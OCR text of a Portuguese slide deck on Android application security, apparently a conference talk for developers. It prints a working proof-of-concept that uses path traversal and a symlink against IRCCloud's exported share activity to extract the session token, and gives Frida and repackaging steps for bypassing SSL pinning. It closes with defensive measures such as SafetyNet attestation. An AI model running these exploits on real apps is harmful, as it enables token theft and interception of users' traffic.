
CVE-2019-9196

Insecure Direct Object References



Reportada por Arun Sureshkumar

Insecure Direct Object References



Reportada por Arun Sureshkumar

Extração de arquivos e token

```
<activity android:excludeFromRecents="true" android:name="com.irccloud.android.activity.ShareChooserActivity" android:theme="@style/dawnDialog">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="application/*"/>
        <data android:mimeType="audio/*"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="text/*"/>
        <data android:mimeType="video/*"/>
    </intent-filter>
    <meta-data android:name="android.service.chooser.chooser_target_service" android:value=".ConversationChooserTargetService"/>
</activity>
```

```
protected void onResume() {
        //...
        if (getSharedPreferences("prefs", 0).getString("session_key", "").length() > 0) {
        //...
        this.mUri = (Uri) getIntent().getParcelableExtra("android.intent.extra.STREAM"); // getting attacker provided uri
        if (this.mUri != null) {
        this.mUri = MainActivity.makeTempCopy(this.mUri, this); // copying file from this uri to /data/data/com.irccloud.android/cache/
        }
```

Reportada por Sergey Toshin (bagipro)


Extração de arquivos e token


```
public static Uri makeTempCopy(Uri fileUri,Context context,String original_filename){ // original_filename = mUri.getLastPathSegment()
        //...
        try{
        Uri out=Uri.fromFile(new File(context.getCacheDir(),original_filename));
        Log.d("IRCCloud","Copying file to "+out);
        InputStream is=IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openInputStream(fileUri);
        OutputStream os=IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openOutputStream(out);
        byte[]buffer=new byte[8192];
        while(true){
            int len=is.read(buffer);
            if(len!=-1){
                os.write(buffer,0,len);
```

Reportada por Sergey Toshin (bagipro)

Extração de arquivos e token

```
protected void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);
      setContentView(R.layout.activity_main);

      // path to sdcard (encoded relative path from "/data/data/com.irccloud.android/cache/")
      String zhk = "..%2F..%2F..%2F..%2Fsdcard%2Fprefs.xml";
      // absolute path to a file, pointing to sumlink
      String appDir = "/data/data/" + getPackageName();
      String deepPath = appDir + "/x/x/x/x/";

      new File(deepPath).mkdirs();

      String sumlink = deepPath + zhk;
      try {
          File sumlinkFile = new File(Uri.decode(sumlink)).getCanonicalFile();
          sumlinkFile.getParentFile().mkdirs();

          Runtime.getRuntime().exec("ln -s /data/data/com.irccloud.android/shared_prefs/prefs.xml "
              + sumlinkFile.getAbsolutePath()).waitFor();
      }
      catch(Exception e) {
          // should be never thrown
          throw new RuntimeException(e);
      }
      grant777PermissionToEverything(new File(appDir));

      Uri uri = Uri.parse("file://" + sumlink); // file:///data/data/com.attacker/x/x/x/x/..%2F..%2F..%2F..%2Fsdcard%2Fprefs.xml

      Intent intent = new Intent();
      intent.setClassName("com.irccloud.android", "com.irccloud.android.activity.ShareChooserActivity");
      intent.putExtra("android.intent.extra.STREAM", uri);
      startActivity(intent);
  }

  private void grant777PermissionToEverything(File dist) {
      dist.setReadable(true, false);
      dist.setWritable(true, false);
      dist.setExecutable(true, false);
      if(dist.isDirectory()){
          for(File child:dist.listFiles()){
          grant777PermissionToEverything(child);
      }
```





Reportada por Sergey Toshin (bagipro)

SSL Pinning bypass

- Engenharia reversa e modificação de código;

- Hooking utilizando Frida (Rooted device / non rooteed - gadget);

SSL Pinning bypass – Engenharia reversa

```
08-22 22:57:23.308  1764  1958 V MARsPolicyManager: updatePackagesScore PackageIn
08-22 22:57:23.308  1764  1764 D GameManagerService: NotifyRunnable. pkg: br.com.
08-22 22:57:23.358  1764  1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{b8e49de u0 d0 p11509 br.com.[redacted]/com.[redacted].NewCreatePasswordActivity}
08-22 22:57:23.488  1764  2562 V WindowStateAnimator: Finishing drawing window Window{badbb36 u0 d0 p11509 br.com.[redacted]/com.[redacted].NewCreatePasswordActivity}: mDrawState=DRAW_PENDING
08-22 22:57:23.498  1764  4280 V WindowStateAnimator: Finishing drawing window Window{b8e49de u0 d0 p11509 br.com.[redacted]/com.[redacted].NewCreatePasswordActivity}: mDrawState=DRAW_PENDING
08-22 22:57:23.508  1764  1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{b8e49de u0 d0 p11509 br.com.[redacted]/com.[redacted].NewCreatePasswordActivity}
08-22 22:57:23.518  1764  2563 V WindowStateAnimator: Finishing drawing window Window{b8e49de u0 d0 p11509 br.com.[redacted]/com.[redacted].NewCreatePasswordActivity}: mDrawState=HAS_DRAWN
08-22 22:57:23.678 11509 11509 E null    : Failure at https://[redacted]/user/U
08-22 22:57:23.678 11509 11509 E null    :     sha256/3yohJnODwVd8qoEz7uPRiuXasoaO9cLkJMbFVHmw1wO=: C
08-22 22:57:23.678 11509 11509 E null    :   Pinned certificates for [redacted]
08-22 22:57:23.678 11509 11509 E null    :
08-22 22:57:23.678 11509 11509 E null    :
08-22 22:57:23.678 11509 11509 E null    :
08-22 22:57:23.678 11509 11509 E null    :
08-22 22:57:23.708  1764  1965 D StatusBarManager[redacted]d0 com.[redacted].NewCreatePasswordActivity}
08-22 22:57:23.708  1764  1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{badbb36 u0 d0 com.[redacted].NewCreatePasswordActivity}
08-22 22:57:23.848  1764  1965 D StatusBarManagerService: manageDisableList [redacted] com.[redacted].NewCreatePasswordActivity}
08-22 22:57:24.028  1764  2563 V WindowStateAnimator: Finishing drawing win[redacted]ivities.NewCreatePasswordActivity}: mDrawState=DRAW_PENDING
08-22 22:57:24.048  1764  6064 V WindowStateAnimator: Finishing drawing win[redacted]ivities.NewCreatePasswordActivity}: mDrawState=HAS_DRAWN
08-22 22:57:24.318  1764  2006 I Timeline: Timeline: Activity_windows_visib[redacted]wCreatePasswordActivity t64} time:754969
```

```
public CertificatePinner a[redacted]ram[redacted]
{
  param[redacted].f();
  if [redacted]nt[redacted]String[] { "sha256/cgthMxeBpbg9E6yW8JoEHrafnZLGwnPfKEyjboI2X7o=" }).add("*.[redacted].com.br", new Strin
  }
  return new CertificatePinner.Builder().add("*.[redacted], new String[] { "sha256/c1/2i/yCI9J3L1Dwd0duTziOlpnEi96LF2ck4sxRO7o=" }).add("*[redacted]om.br", n
}
```

SSL Pinning bypass – Engenharia reversa

```
const-string v4, "sha256/3yohJnODwVd8qoEz7uPRjuXgsogQ9cLkJMbFVHmw1wQ="

aput-object v4, v3, v0

.line 342
invoke-virtual {p1, v2, v3}, Lokhttp3/CertificatePinner$Builder;->add(Ljava/lang/String;[Ljava/lang/
String;)Lokhttp3/CertificatePinner$Builder;

move-result-object p1

const-string v2, "*.[redacted]com.br"

new-array v3, v1, [Ljava/lang/String;

const-string v4, "sha256/3yohJnODwVd8qoEz7uPRjuXgsogQ9cLkJMbFVHmw1wQ="

aput-object v4, v3, v0

.line 343
invoke-virtual {p1, v2, v3}, Lokhttp3/CertificatePinner$Builder;->add(Ljava/lang/String;[Ljava/lang/
String;)Lokhttp3/CertificatePinner$Builder;

move-result-object p1

const-string v2, "*[redacted]com.br"

new-array v1, v1, [Ljava/lang/String;

const-string v3, "sha256/3yohJnODwVd8qoEz7uPRjuXgsogQ9cLkJMbFVHmw1wQ="

aput-object v3, v1, v0
```

SSL Pinning bypass – Engenharia reversa

```
POST /v1/Goal/GetInvestment[redacted]TTP/1.1
Token: 775034eb-d90f-4385-88cb-8cf93981b967
User-Agent: Android
Content-Encoding: gzip
Content-Type: application/json; charset=UTF-8
Host: [redacted]com.br
Connect[redacted]
Accept-Encoding: gzip, deflate
Content-Length: 80

 ��VrI,IT�R�O�2OL/I�
 /t5�v�(�+�/wKq.���L L Lv(  )500NQ U#<
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server:
X-Powered-By: ASP.NET
Date: Sun, 02 Sep 2018 23:23:57 GMT
Connection: close
Content-Length: 547
Set-Cookie: visid_incap_913419=S/+77MMvR22gurFXw6B4fAxxjFsAAAAAQUIPAAAAAAAAIIMBpDNlEFpV7KUVAgwA2; expires=Mon[redacted]019 11:56:51 GMT; path=/; Domain=.[redacted].com.br
Set-Cookie: incap_ses_298_913419=YdLDcypMSCuleZhlhbUiBAxxjFsAAAAAof+w/cZnNdnhZH8Y63U6qw==; path=/; Domain=.[redacted]om.br
X-Iinfo: 3-58938016-58938033 NNNN CT(11 14 0) RT(1535930636191 91) q(0 0 1 -1) r(1 1) U5
X-CDN: Incapsula

{"Data":"ChEbajDdnOdrp/zZM91RizMMPy5iJtkYCqyvir969k/vEU7TXJ3IB+lG3y0yEzoGdNvbR8+kOssul42H5bmOe2n7ODAATAvvc4DSt7uTvqmhDenKQpdPOFtxBms3tbPY1kKtWt9qDQbhVhLmBCII6scdkLRxA8+0MNYJCMTsGEQt8pXtrvHq/yx/2+3symc
ZFSeZVTBn9DHXVBHk+dnm933jHksH4KeWBgEfbscTZ9wfbvDXzRVLhbNxsa8mSOFSnDmQq45Wyih3eLSEY2/Zu0VyWRwb/8KTFl5MaMoE9/fY3qM67HnTheJ0Pgea2sEPb64Bmf/0357qvihsvrtmKVM+Ie+Reipml3SPa81gnBKY50vk8T9Z5utjy4Fv8LuXHuaowwk
HMl23fAnCT8X/KcKsbaHI0I31RoOvcwz9p33T8WgCpRdgfdQA7h8ARg59xD71u0IW2ol0pDBJ51X9ObMZPzTMROcOIbfnHuh387oAlPN43/OgFqUAGZPNdhzkxM+RjbeJv+8hKr51T1Jjig=="}
```

SSL Pinning bypass – Frida rooted device

```
./frida-server
```

https://github.com/frida/frida/releases

```
adb push burpca-cert-der.crt /data/local/tmp/cert-der.crt
```

```
joaopimenta$ frida -U -f org.package.name -l universal-ssl-check-bypass.js --no-pause
```

https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/

SSL Pinning bypass – Non root

```
apktool d -o output_dir pinado_playstore.apk
    I: Using Apktool 2.2.2 on pinado_playstore.apk
    I: Loading resource table...
    I: Decoding AndroidManifest.xml with resources...
    I: Loading resource table from file: ~/.local/share/apktool/framework/1.apk
    I: Regular manifest package...
    I: Decoding file-resources...
    I: Decoding values XMLs...
    I: Baksmaling classes.dex...
    I: Copying assets and libs...
    I: Copying unknown files...
    I: Copying original files...
```

```
wget https://github.com/frida/frida/releases/download/12.5.6/frida-gadget-12.5.6-android-arm.so.xz
```

```
frida-gadget-12.5.6-android-arm.so.xz            100%[=============================================================================================================>]   4.79M   206KB/s    in 18s

2019-05-18 14:38:04 (278 KB/s) - 'frida-gadget-12.5.6-android-arm.so.xz' saved [5025520/5025520]
```

```
unxz frida-gadget-12.5.6-android-arm.so.xz
```

```
cp frida_libs/armeabi/frida-gadget-12.5.6-android-arm.so output_dir/lib/armeabi/libfrida-gadget.so
```

SSL Pinning bypass – Non root

Injetar de preferência na main activity o carregamento do Frida-gadget
System.loadLibrary("frida-gadget")

```
const-string v0, "frida-gadget"
invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
```

Reempacotar o App

```
$ apktool b -o AdeusPinning.apk output_dir/
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
```

Obs: caso o app não tenha INTERNET permission declarada no manifest será necessário adicionar

Assinar

```
$ jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore mycustom.keystore -storepass mystorepass AdeusPinning.apk mykeyaliasname
```

RUN

```
frida -U gadget -l frida-sslpinning.js
```


Diante desses cenários

Qual nosso papel?

Me pague a segurança!

Se comunicar, integrar a segurança.


Segurança desde a concepção



Dificultar a vida do atacante

- Input validation;
- Ofuscação do código;
- Antitamper;
- Antidebug;
- Antihooking;
- Antiemulador;
- Antiroot/Jailbreak;
- SSL Pinning;
- SQLcipher Criptografia AES-256-CBC
- Criptografar e assinar Payload (RSA + AES) → API Gateway.

SafetyNet Attestation API



1. A API SafetyNet Attestation recebe uma chamada do seu aplicativo incluindo um nonce.
2. O serviço SafetyNet Attestation avalia o ambiente de runtime e requisita aos servidores do Google um resultado através de uma mensagem assinada.
3. Servidores do Google retornam uma mensagem assinada ao device para a SafetyNet attestation.
4. SafetyNet attestation retorna esses valores para o seu app.
5. Seu app encaminha para os seus servidores.
6. Seus servidores recebem a informação e utilizam para tomada de decisões de segurança.

https://github.com/googlesamples/android-play-safetynet/

SafetyNet Attestation API

Device Status	Value of ctsProfileMatch	Value of basicIntegrity
Certified, genuine device that passes CTS	`true`	`true`
Certified device with unlocked bootloader	`false`	`true`
Genuine but uncertified device, such as when the manufacturer doesn't apply for certification	`false`	`true`
Device with custom ROM (not rooted)	`false`	`true`
Emulator	`false`	`false`
No device (such as a protocol emulating script)	`false`	`false`
Signs of system integrity compromise, one of which may be rooting	`false`	`false`
Signs of other active attacks, such as API hooking	`false`	`false`

Segurança é colaborativa.
É uma jornada de construção.

Segurança é colaborativa.
É uma jornada de construção.

Obrigado!

Referências

- https://blogs.sans.org/appsecstreetfighter/files/2018/10/DevSecOps_Exploring_Phase1-2.pdf
- https://arunsureshkumar.me/index.php/2016/09/16/facebook-page-takeover-zero-day-vulnerability/
- https://breachlevelindex.com/
- https://developer.android.com/training/safetynet/attestation.html
- https://hackerone.com/reports/351555
- https://hackerone.com/reports/288955